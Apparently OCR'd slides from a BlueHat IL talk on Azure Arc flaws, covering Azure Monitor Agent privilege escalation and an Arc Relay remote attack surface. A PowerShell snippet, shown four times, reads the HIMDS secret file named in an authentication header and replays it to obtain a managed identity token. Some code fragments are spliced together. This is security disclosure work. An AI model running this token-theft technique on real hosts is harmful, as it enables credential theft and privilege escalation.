
Client running with higher privileges reads the file contents…



The Vulnerability

Client: “Here you go, the file contents you asked for…”

Attacker: “Thanks for the Managed Identity Certificate….”



CVE-2025-59494 LPE Azure Monitor Agent

Also, CVE-2025-53729 (File Sync Agent) and CVE-2026-26141 (Hybrid Worker Agent)

```
try
{
    Invoke-WebRequest -Method GET -Uri $msiTokenEndpoint -Headers @{Metadata='True'} -UseBasicParsing -WebSession $WebSession
}
catch
{
    $wwwAuthHeader = $_.Exception.Response.Headers["WWW-Authenticate"]
    if ($wwwAuthHeader -match "Basic realm=.+")
    {
        $secretFile = ($wwwAuthHeader -split "Basic realm=")[1]
    }
}
$secret = Get-Content -Raw $secretFile

Invoke-WebRequest -Method Get -Uri $msiTokenEndpoint -UseBasicParsing -Headers @{Metadata=$true; Authorization="Basic $secret"} -WebSession $WebSession
```

CVE-2025-59494 LPE Azure Monitor Agent

Also, CVE-2025-53729 (File Sync Agent) and CVE-2026-26141 (Hybrid Worker Agent)

```
try
{
    Invoke-WebRequest -Method GET -Uri $msiTokenEndpoint -Headers @{Metadata='True'} -UseBasicParsing -WebSession $WebSession
}
catch
{
    $wwwAuthHeader = $_.Exception.Response.Headers["WWW-Authenticate"]
    if ($wwwAuthHeader -match "Basic realm=.+")
    {
        $secretFile = ($wwwAuthHeader -split "Basic realm=")[1]
    }
}
$secret = Get-Content -Raw $secretFile

Invoke-WebRequest -Method Get -Uri $msiTokenEndpoint -UseBasicParsing -Headers @{Metadata=$true; Authorization="Basic $secret"} -WebSession $WebSession
```

BlueHat IL

CVE-2025-59494 LPE Azure Monitor Agent

Also, CVE-2025-53729 (File Sync Agent) and CVE-2026-26141 (Hybrid Worker Agent)

```
try
{
    Invoke-WebRequest -Method GET -Uri $msiTokenEndpoint -Headers @{Metadata='True'} -UseBasicParsing -WebSession $WebSession
}
catch
{
    $wwwAuthHeader = $_.Exception.Response.Headers["WWW-Authenticate"]
    if ($wwwAuthHeader -match "Basic realm=.+")
    {
        $secretFile = ($wwwAuthHeader -split "Basic realm=")[1]
    }
}
$secret = Get-Content -Raw $secretFile

Invoke-WebRequest -Method Get -Uri $msiTokenEndpoint -UseBasicParsing -Headers @{Metadata=$true; Authorization="Basic $secret"} -WebSession $WebSession
```

BlueHat IL

CVE-2025-59494 LPE Azure Monitor Agent

Also, CVE-2025-53729 (File Sync Agent) and CVE-2026-26141 (Hybrid Worker Agent)

```
try
{
    Invoke-WebRequest -Method GET -Uri $msiTokenEndpoint -Headers @{Metadata='True'} -UseBasicParsing -WebSession $WebSession
}
catch
{
    $wwwAuthHeader = $_.Exception.Response.Headers["WWW-Authenticate"]
    if ($wwwAuthHeader -match "Basic realm=.+")
    {
        $secretFile = ($wwwAuthHeader -split "Basic realm=")[1]
    }
}
$secret = Get-Content -Raw $secretFile

Invoke-WebRequest -Method Get -Uri $msiTokenEndpoint -UseBasicParsing -Headers @{Metadata=$true; Authorization="Basic $secret"} -WebSession $WebSession
```

BlueHat IL

Why This Happened

- IMDS endpoint is trusted in the cloud
- When moving on prem HIMDS is not an equivalent
- HIMDS can not be trusted as IMDS

RCE - Arc Relay

Intro

Arc Overview

LPE - AMA

RCE - Arc Relay

RCE - Defender

Variant Hunting

BlueHat IL

Remote Attack Surface


Azure Relay Hybrid Connections protocol

Summarize this article for me

Azure Relay is one of the key capability pillars of the Azure Service Bus platform. The new *Hybrid Connections* capability of Relay is a secure, open-protocol evolution based on HTTP and WebSockets. It supersedes the former, equally named *BizTalk Services* feature that was built on a proprietary protocol foundation. The integration of Hybrid Connections into Azure App Services continue to function as-is.

Hybrid Connections enables bi-directional, request-response, and binary stream communication, and simple datagram flow between two networked applications. Either or both parties can be behind NATs or firewalls.

This article describes the client-side interactions with the Hybrid Connections relay for connecting clients in listener and sender roles. It also describes how listeners accept new connections and requests.


Azure
Azure Relay
GNS
Get
Connection
Parameters
On-Prem Network
Boundary
Websocket
Websocket
az ssh
Extension
Service
SSHD
HIMDS
"Hybrid Connection"
(TCP)
Remote Client
Arc Joined Server
BlueHat IL


```
        json.Unmarshal(ws.Read(), &header)
int HandleReadMsg(protoMsg* msg) {
    uint32 msgSize = 0;
    uint32 readSoFar = 0;
    char *msgbuf = new char[4096];
    while (readSoFar < 4) {
        uint32 readNow = 0;
        if (ReadFile(m_h, &msgSize + readSoFar, 4 - readSoFar, (LPDWORD)&readNow, NULL) == FALSE)
            return -1;
        readSoFar += readNow;
    }
    readSoFar = 0;
    while (readSoFar < msgSize) {
        uint32 readNow = 0;
        if (ReadFile(m_h, msgbuf + readSoFar, msgSize - readSoFar, (LPDWORD)&readNow, NULL) == FALSE)
            return -1;
        readSoFar += readNow;
    }
                // >>> All other events reach here <<<
                hub.Push(ce.Subject, string(raw))
            }
        }
```

Remote Client

Attacker


Malicious JSON

BlueHat IL


Privilege Escalation Flow


Same Sink Different Source

Privilege Escalation Flow



Privilege Escalation Flow






BlueHat IL

